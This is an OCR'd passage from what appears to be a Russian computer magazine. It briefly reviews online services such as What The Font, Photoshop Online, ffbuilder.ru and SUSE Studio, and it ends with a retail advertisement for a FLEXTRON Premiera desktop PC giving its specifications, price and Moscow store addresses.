
Недавно ко мне обратились со странной для меня просьбой. Со словами «Нужен вот такой шрифт» мне показали неприметную картинку с какой-то вывеской. Будучи уверенным, что пытливые умы давно реализовали автоматический сервис, я согласился помочь и не ошибся. What The Font проглатывает любую иллюстрацию с текстом, разбивает ее на символы и проводит анализ, сравнивая со своей базой заготовок. В результате выдается несколько вариантов шрифтов с процентными показателями совпадения. А на случай, если автоматика не сработает, предлагается оставить заявку на специальном хелп-деске и ждать ответа от маньяков-дизайнеров.



PHOTOSHOP ONLINE

www.photoshop.com


Компания Adobe сдержала слово и выпустила онлайн-версию любимого Photoshop'а. Правда, на десктопную версию она похожа мало, но ведь никто и не собирался детально работать с многопиксельными фотографиями в браузере. Зато выполнить элементарные действия, обрезать ненужные края, убрать красные глаза, поиграть с цветами — это все идеально выполняется с помощью Photoshop online. Причем, все эти возможности предлагаются в качестве бонуса к основной функции — хостингу фотографий.



FIREFOX BUILDER

ffbuilder.ru

Сталкивался ли ты с ситуацией, когда на разных машинах приходится устанавливать Firefox, а потом муторно инсталлить любимые дополнения. Я сталкивался. Теперь я делаю проще: ffbuilder.ru поможет создать собственную сборку чисто под себя. Все просто: выбираешь версию огненного лиса, платформу, а также нужные плагины и всегда можешь скачать собственный билд с актуальными по дате компонентами!



SUSE STUDIO

susestudio.com

Да что там браузер! Перед самой сдачей номера в печать был публично представлен онлайн-сервис для создания своего собственного линукса. В качестве основы выбирается JeOS, openSUSE или SUSE Linux Enterprise, затем обозначается набор софта, устанавливаются различные настройки и конфигурации. А на выходе ты получаешь готовый дистрибутив в одном из нескольких вариантов: обычном ISO-образе, образе LiveCD, образе для виртуальных машин Xen VMware. И самое вкусное — такой дистрибутив можно забрендировать, поставив свой логотип!



Что выбрать?
Максимум возможностей?!
Или ничего лишнего!?



FLEXTRON® Premiera – отличный компьютер для вашего отличника!



Персональный компьютер FLEXTRON® Premiera на базе процессора Intel® Core™2 Duo

реклама

Просматривая рекламу обычно не читают строки набранные мелким шрифтом. Максимум – пробегают заголовки. И очень жаль, поскольку так никто и никогда не сможет узнать, что:

1 Процессор **Intel® Core™2 Duo** двухъядерный – а это в два раза быстрее, чем очень-очень быстро! Что совершенно необходимо для того, чтобы не провести свою драгоценную жизнь перед песочными часами на экране вашего любимого компьютера, в ожидании завершения какой-то простейшей операции...

2 Что всего через год все компьютерные игры станут по-настоящему объемными и ваш новый **FLEXTRON Premiera** уже готов к ним и значок **3DStereo** взят не из фантастического романа, а из нашего с вами ближайшего будущего!

3 Что большой и надежный жесткий диск дает возможность хранить больше фотографий, музыки и фильмов... А прекрасная оснащенность компьютера **FLEXTRON Premiera** дает вам возможность не думать о том – есть в вашем компьютере нужный разъем для вашего нового «гаджета» или нет... Он однозначно есть!..

4 Наконец, что предустановленная операционная система **Windows Vista Home Premium** – это не последствия «борьбы с пиратством», а очень удобный инструмент, по-настоящему надежный, делающий общение с компьютером доступным самым обычным людям. Таким как мы с вами. А не только узкому кругу хакеров, специалистов-компьютерщиков, гуру и прочим профи...

Ну и наконец, что сейчас **FLEXTRON Premiera** продается за **19 990** рублей – что совсем немного для действительно хорошего, быстрого и современного компьютера

Хотите узнать больше про компьютеры и современные технологии? Приходите в наши магазины!

Процессор Intel® Core™2 Duo E7400

Графический процессор NVIDIA GeForce 9600GT

Материнская плата ASUS P5QL-E

Оперативная память 4GB

Жесткий диск 500 ГБ

DVD-RW, Card Reader All-in-1

Операционная система Windows Vista Home Premium





Единая справочная: **(495) 925-64-47**

Интернет-магазин: **www.fcenter.ru** **www.fcshop.ru**

Адреса салонов-магазинов:

- **«Бабушкинская»** ул. Сухонская, 7А
- **«Беляево»** ул. Миклухо-Маклая, 55
- **«Владыкино»** Алтуфьевское ш., 16
- **«Улица 1905 года»** ул. Мантулинская, 2

ФЦЕНТР
КОМПЬЮТЕРЫ ОРГТЕХНИКА КОМПЛЕКТУЮЩИЕ